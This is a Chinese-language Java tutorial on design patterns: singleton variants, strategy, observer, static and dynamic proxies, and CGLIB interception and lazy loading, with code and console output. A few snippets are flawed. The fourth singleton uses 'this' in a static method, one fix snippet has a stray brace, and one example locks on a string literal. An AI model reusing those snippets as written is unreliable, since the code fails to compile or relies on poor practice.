| **public** **class** Single { // 饿汉式  **//1. 私有化构造函数**  **private** Single() {  }  **//2. 声明本类的私有静态引用并且创建对象。加载类时将创建单例。**  **private** **static** Single *s* = **new** Single();  **//3. 提供公共静态方法获取该对象。**  **public** **static** Single getInstance() {  **return** *s*;  }  } | **public** **class** Single { // 懒汉式  **//1. 私有化构造函数。**  **private** Single() {  }  **//2. 声明本类的私有静态引用但不要创建对象。加载类时暂不创建单例。**  **private** **static** Single *s* = **null**;  **//3. 提供公共静态方法获取本类对象。获取前先判断是否已先创建了该对象，若是，则直接返回该对象；若否，则先创建，再返回该对象。**  **public** **static** Single getInstance() {  **if** (*s* == **null**) {**//5. 锁外再加判断解决性能问题**  **synchronized** ("锁") {**//4. 加锁解决线程安全问题**  **if** (*s* == **null**) {  *s* = **new** Single();  }  }  }  **return** *s*;  }  } |
| **内部类单例模式（使用静态内部类来维护外部类单例的实例，只有调用获取单例的方法时才会加载内部类，从而初始化外部类单例）**  **注意：序列化和反序列化可能会破坏单例。** |  |
| **public** **class** Singleton {  **//1. 私有化构造函数**  **private** Singleton() {  }  **//2. 使用静态内部类来声明外部类的私有静态引用并创建对象，调用外部类的获取单例的方法时才会加载内部类，从而初始化外部类单例**  **private** **static** **class** SingletonHolder {  **private** **static** Singleton *instance* = **new** Singleton();  }  **//3. 提供公共静态方法通过静态内部类获取外部类单例对象。**  **public** **static** Singleton getInstance() {  **return** SingletonHolder.*instance*;  }  } |  |

[**单例模式的七种写法**](http://cantellow.iteye.com/blog/838473)

转载请注明出处：<http://cantellow.iteye.com/blog/838473>

**第一种（懒汉，线程不安全）：**

**Java代码**



1. **public** **class** Singleton {
2. **private** **static** Singleton instance;
3. **private** Singleton (){}
5. **public** **static** Singleton getInstance() {
6. **if** (instance == **null**) {
7. instance = **new** Singleton();
8. }
9. **return** instance;
10. }
11. }

这种写法lazy loading很明显，但是致命的是在多线程不能正常工作。

**第二种（懒汉，线程安全）：**

**Java代码**



1. **public** **class** Singleton {
2. **private** **static** Singleton instance;
3. **private** Singleton (){}
4. **public** **static** **synchronized** Singleton getInstance() {
5. **if** (instance == **null**) {
6. instance = **new** Singleton();
7. }
8. **return** instance;
9. }
10. }

这种写法能够在多线程中很好的工作，而且看起来它也具备很好的lazy loading，但是，遗憾的是，效率很低，99%情况下不需要同步。

**第三种（饿汉）：**

**Java代码**



1. **public** **class** Singleton {
2. **private** **static** Singleton instance = **new** Singleton();
3. **private** Singleton (){}
4. **public** **static** Singleton getInstance() {
5. **return** instance;
6. }
7. }

 这种方式基于classloder机制避免了多线程的同步问题，不过，instance在类装载时就实例化，虽然导致类装载的原因有很多种，在单例模式中大多数都是调用getInstance方法， 但是也不能确定有其他的方式（或者其他的静态方法）导致类装载，这时候初始化instance显然没有达到lazy loading的效果。

**第四种（饿汉，变种）：**

**Java代码**



1. **public** **class** Singleton {
2. **private static** Singleton instance = **null**;
3. **static** {
4. instance = **new** Singleton();
5. }
6. **private** Singleton (){}
7. **public** **static** Singleton getInstance() {
8. **return** **this**.instance;
9. }
10. }

表面上看起来差别挺大，其实更第三种方式差不多，都是在类初始化即实例化instance。

**第五种（静态内部类）：**

**Java代码**



1. **public** **class** Singleton {
2. **private** **static** **class** SingletonHolder {
3. **private** **static** **final** Singleton INSTANCE = **new** Singleton();
4. }
5. **private** Singleton (){}
6. **public** **static** **final** Singleton getInstance() {
7. **return** SingletonHolder.INSTANCE;
8. }
9. }

这种方式同样利用了classloder的机制来保证初始化instance时只有一个线程，它跟第三种和第四种方式不同的是（很细微的差别）：第三种和第四种方式是只要Singleton类被装载了，那么instance就会被实例化（没有达到lazy loading效果），而这种方式是Singleton类被装载了，instance不一定被初始化。因为SingletonHolder类没有被主动使用，只有显示通过调用getInstance方法时，才会显示装载SingletonHolder类，从而实例化instance。想象一下，如果实例化instance很消耗资源，我想让他延迟加载，另外一方面，我不希望在Singleton类加载时就实例化，因为我不能确保Singleton类还可能在其他的地方被主动使用从而被加载，那么这个时候实例化instance显然是不合适的。这个时候，这种方式相比第三和第四种方式就显得很合理。

**第六种（枚举）：**

**Java代码**



1. **public** **enum** Singleton {
2. INSTANCE;
3. **public** **void** whateverMethod() {
4. }
5. }

这种方式是Effective Java作者Josh Bloch 提倡的方式，它不仅能避免多线程同步问题，而且还能防止反序列化重新创建新的对象，可谓是很坚强的壁垒啊，不过，个人认为由于1.5中才加入enum特性，用这种方式写不免让人感觉生疏，在实际工作中，我也很少看见有人这么写过。

**第七种（双重校验锁）：**

**Java代码**



1. **public** **class** Singleton {
2. **private** **volatile** **static** Singleton singleton;
3. **private** Singleton (){}
4. **public** **static** Singleton getSingleton() {
5. **if** (singleton == **null**) {
6. **synchronized** (Singleton.**class**) {
7. **if** (singleton == **null**) {
8. singleton = **new** Singleton();
9. }
10. }
11. }
12. **return** singleton;
13. }
14. }

这个是第二种方式的升级版，俗称双重检查锁定，详细介绍请查看：<http://www.ibm.com/developerworks/cn/java/j-dcl.html>

在JDK1.5之后，双重检查锁定才能够正常达到单例效果。

**总结**

有两个问题需要注意：

1.如果单例由不同的类装载器装入，那便有可能存在多个单例类的实例。假定不是远端存取，例如一些servlet容器对每个servlet使用完全不同的类装载器，这样的话如果有两个servlet访问一个单例类，它们就都会有各自的实例。

2.如果Singleton实现了java.io.Serializable接口，那么这个类的实例就可能被序列化和复原。不管怎样，如果你序列化一个单例类的对象，接下来复原多个那个对象，那你就会有多个单例类的实例。

对第一个问题修复的办法是：

**Java代码**



1. **private** **static** Class getClass(String classname)
2. **throws** ClassNotFoundException {
3. ClassLoader classLoader = Thread.currentThread().getContextClassLoader();
5. **if**(classLoader == **null**)
6. classLoader = Singleton.**class**.getClassLoader();
8. **return** (classLoader.loadClass(classname));
9. }
10. }

对第二个问题修复的办法是：

**Java代码**



1. **public** **class** Singleton **implements** java.io.Serializable {
2. **public** **static** Singleton INSTANCE = **new** Singleton();
4. **protected** Singleton() {
6. }
7. **private** Object readResolve() {
8. **return** INSTANCE;
9. }
10. }

对我来说，我比较喜欢第三种和第五种方式，简单易懂，而且在JVM层实现了线程安全（如果不是多个类加载器环境），一般的情况下，我会使用第三种方式，只有在要明确实现lazy loading效果时才会使用第五种方式，另外，如果涉及到反序列化创建对象时我会试着使用枚举的方式来实现单例，不过，我一直会保证我的程序是线程安全的，而且我永远不会使用第一种和第二种方式，如果有其他特殊的需求，我可能会使用第七种方式，毕竟，JDK1.5已经没有双重检查锁定的问题了。

========================================================================

[superheizai](http://superheizai.iteye.com/)同学总结的很到位：

不过一般来说，第一种不算单例，第四种和第三种就是一种，如果算的话，第五种也可以分开写了。所以说，一般单例都是五种写法。懒汉，恶汉，双重校验锁，枚举和静态内部类。

我很高兴有这样的读者，一起共勉。

* 1. **策略模式（Strategy）（eg：集合之比较器、File之过滤器）**

**含义**：

策略模式（Strategy Pattern）：定义一组算法，将每个算法各自封装到具有共同接口或共同抽象父类的独立类中，使它们之间可以相互替换。策略模式使这些算法在客户端变换调用它们的时候能够在不影响客户端和环境的情况下发生变化。

**代表**：例如TreeSet和TreeMap中带Comparator接口引用参数的构造方法可传入不同的比较器算法实现类来对元素进行排序。

策略模式使开发人员能够开发出许多可替换的部分组成的软件，并且各部分之间是弱连接的关系。

**组成**：

**抽象策略角色**：策略类，通常由一个接口或者抽象类担当。如Comparator接口。

**具体策略角色**：包装了相关的算法和行为。如ComparatorImpl实现类。

**环境角色**：持有一个策略类的引用，最终给客户端调用的。如TreeSet和TreeMap带参构造方法中的Comparator接口引用参数。

**编程步骤**：

1、对策略对象定义一个公共接口。

2、编写一组各自独立的策略类，且都实现上述公共接口。

3、在使用策略对象的类中保存一个对策略对象的接口类引用。

4、在使用策略对象的类中实现对策略引用的setter和getter方法（注入）或者使用构造方法完成赋值。

5、在客户端中创建使用策略对象的类并传入策略实现类对象。

**案例**：加减乘除运算的策略模式

|  |  |
| --- | --- |
| **public** **class** Environment {  **private** Strategy strategy;  **public** Strategy getStrategy() {  **return** strategy;  }  **public** **void** setStrategy(Strategy strategy) {  **this**.strategy = strategy;  }  **public** Environment(Strategy strategy) {  **this**.strategy = strategy;  }  **public** **int** calculate(**int** a, **int** b) {  **return** strategy.calculate(a, b);  }  } | **public** **interface** Strategy {  **public** **int** calculate(**int** a, **int** b);  } |
| **public** **class** AddStrategy **implements** Strategy {  @Override  **public** **int** calculate(**int** a, **int** b) {  **return** a + b;  }  } |
| **public** **class** SubtractStrategy **implements** Strategy {  @Override  **public** **int** calculate(**int** a, **int** b) {  **return** a - b;  }  } |
| **public** **class** Client {  **public** **static** **void** main(String[] args) {  Environment e = **new** Environment(**new** AddStrategy());  System.***out***.println(e.calculate(3, 4));  e.setStrategy(**new** SubtractStrategy());  System.***out***.println(e.calculate(3, 4));  e.setStrategy(**new** MultiplyStrategy());  System.***out***.println(e.calculate(3, 4));  e.setStrategy(**new** DivideStrategy());  System.***out***.println(e.calculate(3, 4));  }  } | **public** **class** MultiplyStrategy **implements** Strategy {  @Override  **public** **int** calculate(**int** a, **int** b) {  **return** a \* b;  }  } |
| **public** **class** DivideStrategy **implements** Strategy {  @Override  **public** **int** calculate(**int** a, **int** b) {  **return** a / b;  }  } |

**缺点和解决方案**：

**缺点**：

1、客户端必须知道所有具体的策略类，并自行决定使用哪一个策略类。

2、造成很多策略类。

**解决方案**：采用工厂模式。

* 1. **观察者模式（Observer）（eg：GUI之事件监听）**

**含义**：（以awt事件监听处理机制为例）

观察者模式定义了一种一对多*（按钮对多个事件监听器）*的依赖关系，让多个观察者（事件监听器）对象同时监听某一个主题对象（按钮）。这个主题对象在状态上发生变化时，会通知所有观察者对象，让他们能够自动更新自己。（**我动你也动！**）

**组成**：

**抽象主题角色**：把所有对观察者对象的引用保存在一个集合中，每个抽象主题角色都可以有任意数量的观察者。抽象主题提供一个接口，可以增加和删除观察者角色。一般用一个抽象类或接口来实现。

**抽象观察者角色**：为所有具体的观察者定义一个接口，在得到主题的通知时更新自己。

**具体主题角色**：在具体主题内部状态改变时，给所有登记过的观察者发出通知。具体主题角色通常用一个子类实现。

**具体观察者角色**：该角色实现抽象观察者角色所要求的更新接口，以便使本身的状态与主题的状态相协调。如果需要，具体观察者角色可以保存一个指向具体主题角色的引用。通常用一个子类实现。

**实质**：具体主题角色保存了具体观察者角色的引用集成员变量，自身变化时调用集合中所有具体观察者角色的更新方法，使得各个观察者角色都更新。

**自定义观察者模式代码实例**：

|  |  |
| --- | --- |
| /\*\*  \* 抽象主题角色  \*/  **interface** Watched {  **public** **void** addWatcher(Watcher watcher);  **public** **void** removeWatcher(Watcher watcher);  **public** **void** notifyWatchers(String message);  } | /\*\*  \* 抽象观察者角色  \*/  **interface** Watcher {  **public** **void** update(String message);  } |
| /\*\*  \* 具体主题角色  \*/  **class** Girl **implements** Watched {  **private** List<Watcher> boys = **new** ArrayList<Watcher>();  @Override  **public** **void** addWatcher(Watcher watcher) {  boys.add(watcher);  }  @Override  **public** **void** removeWatcher(Watcher watcher) {  boys.remove(watcher);  }  @Override  **public** **void** notifyWatchers(String message) {  System.***out***.println("girl: " + message);  **for** (Watcher boy : boys) {  //具体主题角色调用具体观察者角色的更新方法  boy.update(message);  }  }  } | /\*\*  \* 具体观察者角色  \*/  **class** Boy **implements** Watcher {  @Override  **public** **void** update(String message) {  **if** ("约？".equals(message)) {  System.***out***.println("boy: 约！");  }  }  } |
| /\*\*  \* 测试  \*/  **public** **class** TestObserver {  **public** **static** **void** main(String[] args) {  Girl girl = **new** Girl();  girl.addWatcher(**new** Boy());  girl.addWatcher(**new** Boy());  girl.addWatcher(**new** Boy());  girl.notifyWatchers("约？");  }  } |

**使用JDK提供的观察者模式API**：

|  |  |
| --- | --- |
| /\*\*  \* 测试  \*/  **public** **class** UseObserverPatternFromJDK {  **public** **static** **void** main(String[] args) {  Lady lady = **new** Lady();  lady.addObserver(**new** Guy1());  lady.addObserver(**new** Guy2());  lady.date("约？");  }  } | **import** java.util.Observer;  /\*\*  \* 具体观察者角色1  \*/  **class** Guy1 **implements** Observer {  @Override  **public** **void** update(Observable o, Object arg) {  **if** ("约？".equals(arg)) {  System.***out***.println("guy1: 约！");  }  }  } |
| **import** java.util.Observable;  /\*\*  \* 具体主题角色  \*/  **class** Lady **extends** Observable {  **public** **void** date(String message) {  System.***out***.println("lady: " + message);  setChanged();**//关键代码1**  notifyObservers(message); **//关键代码2**  }  } | **import** java.util.Observer;  /\*\*  \* 具体观察者角色2  \*/  **class** Guy2 **implements** Observer {  @Override  **public** **void** update(Observable o, Object arg) {  **if** ("约？".equals(arg)) {  System.***out***.println("guy2: 约！");  }  }  } |

* 1. **代理模式（Proxy）（eg：Spring之AOP）**

**含义**：

代理模式（Proxy Pattern）：为其他对象提供一种代理以控制对这个对象的访问。

在某些情况下，一个客户不想或不能直接引用另一个对象，而代理对象可以在客户端和目标对象之间起到中介的作用。

开闭原则：软件实体应当对扩展开放，对修改关闭。也就是说，软件系统中包含的各种组件，例如模块（Modules）、类（Classes）以及功能（Functions）等等，应该在不修改现有代码的基础上，引入新功能。开闭原则中“开”，是指对于组件功能的扩展是开放的，是允许对其进行功能扩展的；开闭原则中“闭”，是指对于原有代码的修改是封闭的，即修改原有的代码对外部的使用是透明的。

**静态代理模式（代理类编译期生成）**

**组成**：

**抽象角色：**声明代理对象和真实对象的共同接口或父类。

**代理角色：**代理对象内部含有对真实对象的引用，从而可以操作真实对象，同时代理对象拥有与真实对象相同的接口或父类以便在任何时刻都能代替真实对象。代理对象可以在执行真实对象操作时，附加其他的操作，相当于对真实对象进行封装。

**真实角色：**代理角色所代表的真实对象，是我们最终要引用的对象。

**代码示例**：

|  |  |
| --- | --- |
| /\*\*  \* 客户端  \*/  **public** **class** TestProxy {  **public** **static** **void** main(String[] args) {  //构造代理对象（内含真实对象引用）并调用其代理方法  **new** ProxySubject().request();  }  } | /\*\*  \* 代理角色  \*/  **public** **class** ProxySubject **extends** Subject {  **private** RealSubject realSubject;//对真实角色的引用  @Override  **public** **void** request() {  **this**.preRequest();//执行真实对象方法前可加入其它业务逻辑  **if** (**null** == realSubject) {  realSubject = **new** RealSubject();  }  realSubject.request();///执行真实对象方法  **this**.postRequest();//执行真实对象方法后也可加入其它业务逻辑  }  **private** **void** preRequest() {  System.***out***.println("看房费一千块！");  }  **private** **void** postRequest() {  System.***out***.println("中介费五千块！");  }  } |
| /\*\*  \* 抽象角色  \*/  **public** **abstract** **class** Subject {  **public** **abstract** **void** request();  } |
| /\*\*  \* 真实角色  \*/  **public** **class** RealSubject **extends** Subject {  @Override  **public** **void** request() {  System.***out***.println("总统套房出租一万块！");  }  } |

**缺点**：一个真实角色对应一个代理角色，大量使用将导致类的急剧膨胀；此外，如果事先并不知道真实角色，该如何使用代理呢？使用动态代理！

**动态代理模式（代理类运行期生成）**

**组成**：

**抽象角色（共同接口）：**代理对象和真实对象的共同接口。

**代理角色（代理类）：**运行时由Proxy类运用反射机制动态临时生成。

**代理角色管理器（调用管理器）**：实现InvocationHandler接口。

**真实角色（委托类）：**代理角色所代表的真实对象，是我们最终要引用的对象。

**编程步骤**：

1）声明抽象角色接口。

2）声明真实角色实现类。

3）声明一个实现InvocationHandler接口的动态代理管理器类。

4）在动态代理管理器类中声明Object类型的引用和带该引用参数的构造方法，用来接收真实角色对象。

5）实现InvocationHandler接口的invoke方法，在该方法中调用将在客户端传入的真实对象的方法：method.invoke(抽象角色接口引用, args);

6）在客户端里构造代理管理器对象，并传入真实对象。

7）使用Proxy类的静态方法 newProxyInstance(...) 生成动态代理角色对象，方法参数是：代理管理器类装载器、真实对象所实现的接口 和 代理管理器。（代理对象将实现传入的真实对象所实现的接口，所以可用接口的引用接收返回的动态代理对象）

8）调用生成的代理对象的代理方法（真实对象有什么方法，代理对象就有什么代理方法），代理对象的代理方法将调用代理管理器的invok(...)方法，代理管理器的invok(...)方法将调用真实对象的与代理对象相对应的同名方法。

**原理（运行过程）**：（**双重代理，连环调用**）

1）由**Proxy**类运用反射机制在运行时临时生成动态代理角色，创建该角色需要指定真实角色的类加载器、真实角色所实现的接口、调用管理器实例。

2）运行动态代理角色的代理方法，该代理方法会调用调用管理器（**InvocationHandler**接口的实现）的**invoke**方法，

3）调用管理器的invoke方法调用真实角色的真实方法，在调用前后可加入其它业务逻辑。

**优点**：抽象角色接口、真实角色实现类 和 动态代理管理器类 可以在运行时动态地改变。

**缺点**：只能代理实现了接口的委托类、

**使用场合**：调试、远程方法调用（RMI）、Spring之AOP

**代码示例**：

|  |  |  |
| --- | --- | --- |
| **package** com.tongwx.reflect;  **import** java.lang.reflect.InvocationHandler;  **import** java.lang.reflect.Method;  **import** java.lang.reflect.Proxy; | /\*\*  \* 抽象角色  \*/  **public** **interface** Subject {  **public** **void** request();  } | /\*\*  \* 真实角色  \*/  **public** **class** RealSubject **implements** Subject {  @Override  **public** **void** request() {  System.***out***.println("总统套房出租一万块！");  }  } |
| /\*\*  \* 调用管理器，其invoke(...)方法将被代理角色重写  \*/  **public** **class** DynamicProxyHandler **implements** InvocationHandler {  //任何真实对象的Object类引用（因为动态代理编译时不知道要传入哪个真实对象，所以类型设置为Object）  **private** Object subject;  //构造代理管理器时将传入真实对象  **public** DynamicProxyHandler(Object subject) {  **this**.subject = subject;  }  @Override  **public** Object invoke(Object proxy, Method method, Object[] args) **throws** Throwable {  **this**.preRequest();//执行传入的真实对象方法前可加入其它业务逻辑  method.invoke(subject, args);//执行传入的真实对象的方法  **this**.postRequest();//执行传入的真实对象方法后也可加入其它业务逻辑  **return** **null**;  }  **private** **void** preRequest() {  System.***out***.println("看房费一千块！");  }  **private** **void** postRequest() {  System.***out***.println("中介费五千块！");  }  } | | |
| /\*\*  \* 客户端  \*/  **public** **class** TestDymamicProxy {  **public** **static** **void** main(String[] args) {  //构造真实对象  RealSubject realSubject = **new** RealSubject();  //构造代理管理器并传入真实对象  InvocationHandler handler = **new** DynamicProxyHandler(realSubject);  //生成代理对象（传入任意类的类装载器、真实对象所实现的接口 和 调用管理器）  //代理对象将实现传入的真实对象所实现的接口，所以可用接口的引用subject接收返回的代理对象  Subject dynamicProxySubject = (Subject) Proxy.*newProxyInstance*(  realSubject.getClass().getClassLoader(),  realSubject.getClass().getInterfaces(),  handler);  //调用代理对象的代理方法request()，  //代理对象的代理方法request()将调用调用管理器的invok(...)方法，  //代理管理器的invok(...)方法将调用真实对象的request()方法，还可以添加其他业务逻辑  dynamicProxySubject.request();  System.***out***.println("中介" + dynamicProxySubject.getClass() + "真是坑！");//class com.tongwx.reflect.$Proxy0  }  } | | |

* 1. **CGLIB代理**

**CGLIB介绍与原理(部分节选自网络)**

**一、什么是CGLIB**

CGLIB是一个功能强大，高性能的代码生成包。它可以为没有实现接口的类提供代理，

JDK的动态代理是通过反射类Proxy生成代理以及InvocationHandler回调接口实现的，它只能代理实现了接口的类，也就是说只能对该类所实现接口中定义的方法进行代理，这在实际编程中具有一定的局限性，而且使用反射的效率也并不是很高。

使用CGLib实现动态代理，完全不受代理类必须实现接口的限制，而且CGLib底层采用ASM字节码生成框架，使用字节码技术生成代理类，比使用Java反射效率要高。唯一需要注意的是，CGLib不能对声明为final的方法进行代理，因为CGLib原理是动态生成被代理类的子类。

**二、CGLIB原理**

CGLIB原理：动态生成一个要代理类的子类，子类重写要代理的类的所有不是final的方法。在子类中采用方法拦截的技术拦截所有父类方法的调用，顺势织入横切逻辑。它比使用java反射的JDK动态代理要快。

CGLIB底层：使用字节码处理框架ASM，来转换字节码并生成新的类。不鼓励直接使用ASM，因为它要求你必须对JVM内部结构包括class文件的格式和指令集都很熟悉。

**CGLIB缺点**：对于final方法，无法进行代理。

**三、CGLIB的应用**

广泛的被许多AOP的框架使用，例如Spring AOP和dynaop。Hibernate使用CGLIB来代理单端single-ended(多对一和一对一)关联。

**四、CGLIB的API**

**1、Jar包**：

cglib-nodep-2.2.jar：使用nodep包不需要关联asm的jar包,jar包内部包含asm的类.

cglib-2.2.jar：使用此jar包需要关联asm的jar包,否则运行时报错.

**2、CGLIB类库：**

**由于基本代码很少，学起来有一定的困难，主要是缺少文档和示例，这也是CGLIB的一个不足之处**。

本系列使用的CGLIB版本是**2.2**。

net.sf.cglib.core:底层字节码处理类，他们大部分与ASM有关系。

net.sf.cglib.transform:编译期或运行期类和类文件的转换

net.sf.cglib.proxy:实现创建代理和方法拦截器的类

net.sf.cglib.reflect:实现快速反射和C#风格代理的类

net.sf.cglib.util:集合排序等工具类

net.sf.cglib.beans:JavaBean相关的工具类

**本实战系列主要涉及的包**：net.sf.cglib.proxy、net.sf.cglib.reflect、net.sf.cglib.util、net.sf.cglib.beans

**通过方法拦截器MethodInterceptor和字节码增强器Enhancer实现动态代理**

**1、被代理类**：

首先，定义一个类，该类没有实现任何接口，包含两个方法。

1. **public** **class** ConcreteClassNoInterface {
2. **public** String getConcreteMethodA(String str){
3. System.out.println("ConcreteMethod A ... "+str);
4. **return** str;
5. }
6. **public** **int** getConcreteMethodB(**int** n){
7. System.out.println("ConcreteMethod B ... "+n);
8. **return** n+10;
9. }
10. }

**2、方法拦截器MethodInterceptor接口实现**：

定义一个拦截器。在调用目标方法时，CGLib会回调MethodInterceptor接口方法拦截，来实现你自己的代理逻辑，类似于JDK中的InvocationHandler接口。

1. **public** **class** ConcreteClassInterceptor **implements** MethodInterceptor{
2. **public** Object intercept(Object obj, Method method, Object[] arg, MethodProxy proxy) **throws** Throwable {
3. System.out.println("Before:"+method);
4. Object object=proxy.invokeSuper(obj, arg);
5. System.out.println("After:"+method);
6. **return** object;
7. }
8. }

参数：Object为由CGLib动态生成的代理类实例，Method为上文中实体类所调用的被代理的方法引用，Object[]为参数值列表，MethodProxy为生成的代理类对方法的代理引用。

返回：从代理实例的方法调用返回的值。

其中，proxy.invokeSuper(obj,arg)：

调用代理类实例上的proxy方法的父类方法（即实体类ConcreteClassNoInterface中对应的方法）

在这个示例中，只在调用被代理类方法前后各打印了一句话，当然实际编程中可以是其它复杂逻辑。

**3、使用字节码增强器Enhancer生成动态代理类**：

1. Enhancer enhancer=**new** Enhancer();
2. enhancer.setSuperclass(ConcreteClassNoInterface.**class**);
3. enhancer.setCallback(**new** ConcreteClassInterceptor());
4. ConcreteClassNoInterface ccni=(ConcreteClassNoInterface)enhancer.create();

这里Enhancer类是CGLib中的一个字节码增强器，它可以方便的对你想要处理的类进行扩展，以后会经常看到它。

首先将被代理类ConcreteClassNoInterface设置成父类，然后设置拦截器ConcreteClassInterceptor，最后执行enhancer.create()动态生成一个代理类，并从Object强制转型成父类型ConcreteClassNoInterface。

最后，在代理类上调用方法：

1. ccni.getConcreteMethodA("shensy");
2. ccni.getConcreteMethodB(0);

查看控制台输出：

1. Before :public java.lang.String generic.cglib.proxy.ConcreteClassNoInterface.getConcreteMethodA(java.lang.String)
2. ConcreteMethod A ... shensy
3. After :public java.lang.String generic.cglib.proxy.ConcreteClassNoInterface.getConcreteMethodA(java.lang.String)
4. Before :public int generic.cglib.proxy.ConcreteClassNoInterface.getConcreteMethodB(int)
5. ConcreteMethod B ... 0
6. After :public int generic.cglib.proxy.ConcreteClassNoInterface.getConcreteMethodB(int)

可以看到，拦截器在调用被代理类方法前后都执行了print操作。

**通过回调过滤器CallbackFilter和字节码增强器Enhancer实现动态代理**

本篇介绍回调过滤器CallbackFilter。

**一、作用**

在CGLib回调时可以设置对不同方法执行不同的回调逻辑，或者根本不执行回调。

在JDK动态代理中并没有类似的功能，对InvocationHandler接口方法的调用对代理类内的所以方法都有效。

**二、示例**

**1、被代理类**：

首先定义一个被代理类，包含3个方法：

1. **public** **class** ConcreteClassNoInterface {
2. **public** String getConcreteMethodA(String str){
3. System.out.println("ConcreteMethod A ... "+str);
4. **return** str;
5. }
6. **public** **int** getConcreteMethodB(**int** n){
7. System.out.println("ConcreteMethod B ... "+n);
8. **return** n+10;
9. }
10. **public** **int** getConcreteMethodFixedValue(**int** n){
11. System.out.println("getConcreteMethodFixedValue..."+n);
12. **return** n+10;
13. }
14. }

**2、回调过滤器CallbackFilter接口实现：**

1. **public** **class** ConcreteClassCallbackFilter **implements** CallbackFilter{
2. **public** **int** accept(Method method) {
3. **if**("getConcreteMethodB".equals(method.getName())){
4. **return** 0;//Callback callbacks[0]
5. }**else** **if**("getConcreteMethodA".equals(method.getName())){
6. **return** 1;//Callback callbacks[1]
7. }**else** **if**("getConcreteMethodFixedValue".equals(method.getName())){
8. **return** 2;//Callback callbacks[2]
9. }
10. **return** 1;
11. }
12. }

其中return值为被代理类的各个方法在回调数组Callback[]中的位置索引（见下文）。

**3、使用字节码增强器Enhancer生成动态代理类**：

1. Enhancer enhancer=**new** Enhancer();
2. enhancer.setSuperclass(ConcreteClassNoInterface.**class**);
3. CallbackFilter filter=**new** ConcreteClassCallbackFilter();
4. enhancer.setCallbackFilter(filter);
6. Callback interceptor=**new** ConcreteClassInterceptor();//(1)
7. Callback noOp=NoOp.INSTANCE;//(2)
8. Callback fixedValue=**new** ConcreteClassFixedValue();//(3)
9. Callback[] callbacks=**new** Callback[]{interceptor,noOp,fixedValue};
10. enhancer.setCallbacks(callbacks);
11. ConcreteClassNoInterface proxyObject=(ConcreteClassNoInterface)enhancer.create();
12. //...见下文

生成代理类前，设置了CallbackFilter，上文中ConcreteClassCallbackFilter实现类的返回值对应Callback[]数组中的位置索引。此处包含了CGLib中的3种回调方式：

**(1)MethodInterceptor**：方法拦截器，上一篇文章中已经详细介绍过，此处不再赘述。

**(2)NoOp.INSTANCE**：这个NoOp表示no operator，即什么操作也不做，代理类直接调用被代理的方法不进行拦截。

**(3)FixedValue**：表示锁定方法返回值，无论被代理类的方法返回什么值，回调方法都返回固定值。

其中，ConcreteClassFixedValue类实现如下：

1. **public** **class** ConcreteClassFixedValue **implements** FixedValue{
2. **public** Object loadObject() **throws** Exception {
3. System.out.println("ConcreteClassFixedValue loadObject ...");
4. Object object=999;
5. **return** object;
6. }
7. }

该类实现FixedValue接口，同时锁定回调值为999(整型，CallbackFilter中定义的使用FixedValue型回调的方法为getConcreteMethodFixedValue，该方法返回值为整型)。

**下面进行验证**：

1. //接上文...
2. System.out.println("\*\*\* NoOp Callback \*\*\*");
3. proxyObject.getConcreteMethodA("abcde");
5. System.out.println("\*\*\* MethodInterceptor Callback \*\*\*");
6. proxyObject.getConcreteMethodB(1);
8. System.out.println("\*\*\* FixedValue Callback \*\*\*");
9. **int** fixed1=proxyObject.getConcreteMethodFixedValue(128);
10. System.out.println("fixedValue1:"+fixed1);
11. **int** fixed2=proxyObject.getConcreteMethodFixedValue(256);
12. System.out.println("fixedValue2:"+fixed2);

**控制台输出**：

1. \*\*\* NoOp Callback \*\*\*
2. ConcreteMethod A ... abcde
4. \*\*\* MethodInterceptor Callback \*\*\*
5. Before :public int generic.cglib.proxy.ConcreteClassNoInterface.getConcreteMethodB(int)
6. ConcreteMethod B ... 1
7. After :public int generic.cglib.proxy.ConcreteClassNoInterface.getConcreteMethodB(int)
8. ConcreteClassInterceptor end...
10. \*\*\* FixedValue Callback \*\*\*
11. ConcreteClassFixedValue loadObject ...
12. fixedValue1:999
13. ConcreteClassFixedValue loadObject ...
14. fixedValue2:999

getConcreteMethodA对应CallbackFilter中定义的索引1，在Callback[]数组中使用的过滤为NoOp,因此直接执行了被代理方法。

getConcreteMethodB对应CallbackFilter中定义的索引0，在Callback[]数组中使用的过滤为MethodInterceptor，因此执行了方法拦截器进行拦截。

getConcreteMethodFixedValue对应CallbackFilter中定义的索引2，在Callback[]数组中使用的过滤为FixedValue，因此2次赋值128和256的调用其结果均被锁定为返回999。

**通过延迟加载器LazyLoader和字节码增强器Enhancer实现动态代理**

LazyLoader接口继承了Callback，因此也算是CGLib中的一种Callback类型。

二、示例：

**1、被代理类**：

首先定义一个实体类LoaderBean，该Bean内有一个需要延迟加载的属性PropertyBean。

1. **public** **class** LoaderBean {
2. **private** String loaderName;
3. **private** **int** loaderValue;
4. **private** PropertyBean propertyBean;
5. **public** LoaderBean(){
6. **this**.loaderName="loaderNameA";
7. **this**.loaderValue=123;
8. **this**.propertyBean=createPropertyBean();
9. }
10. **protected** PropertyBean createPropertyBean(){
11. Enhancer enhancer=**new** Enhancer();
12. enhancer.setSuperclass(PropertyBean.**class**);
13. **return** (PropertyBean)enhancer.create(PropertyBean.**class**,**new** ConcreteClassLazyLoader());
14. }
16. //setter/getter...
17. }

PropertyBean.java:

**需要延迟加载的类：**

1. **public** **class** PropertyBean {
2. **private** String propertyName;
3. **private** **int** propertyValue;
5. //setter/getter
6. }

在LoaderBean的构造方法中，对属性Bean进行了代理类生成，使用了CGLib中的LazyLoader回调接口。

1. **public** **class** ConcreteClassLazyLoader **implements** LazyLoader{
2. **public** Object loadObject() **throws** Exception {
3. System.out.println("LazyLoader loadObject() ...");
4. PropertyBean bean=**new** PropertyBean();
5. bean.setPropertyName("lazy-load object propertyName!");
6. bean.setPropertyValue(11);
7. **return** bean;
8. }
9. }

验证延迟加载：

1. LoaderBean loader=**new** LoaderBean();
2. System.out.println(loader.getLoaderName());
3. System.out.println(loader.getLoaderValue());
4. PropertyBean propertyBean=loader.getPropertyBean();//访问延迟加载对象
5. System.out.println(propertyBean.getPropertyName());
6. System.out.println(propertyBean.getPropertyValue());
7. System.out.println("after...");
8. //当再次访问延迟加载对象时,就不会再执行回调了
9. System.out.println(propertyBean.getPropertyName());

 控制台输出：

1. loaderNameA
2. 123
3. LazyLoader loadObject() ...
4. lazy-load object propertyName!
5. 11
6. after...
7. lazy-load object propertyName!

注意，第一次获取property bean的属性时，会触发代理类回调方法。第二次再获取property bean的属性时，就直接返回属性值而不会再次触发代理类回调方法了。

可见，延迟加载原理：

对需要延迟加载的对象添加代理，在获取该对象属性时先通过代理类回调方法进行对象初始化。

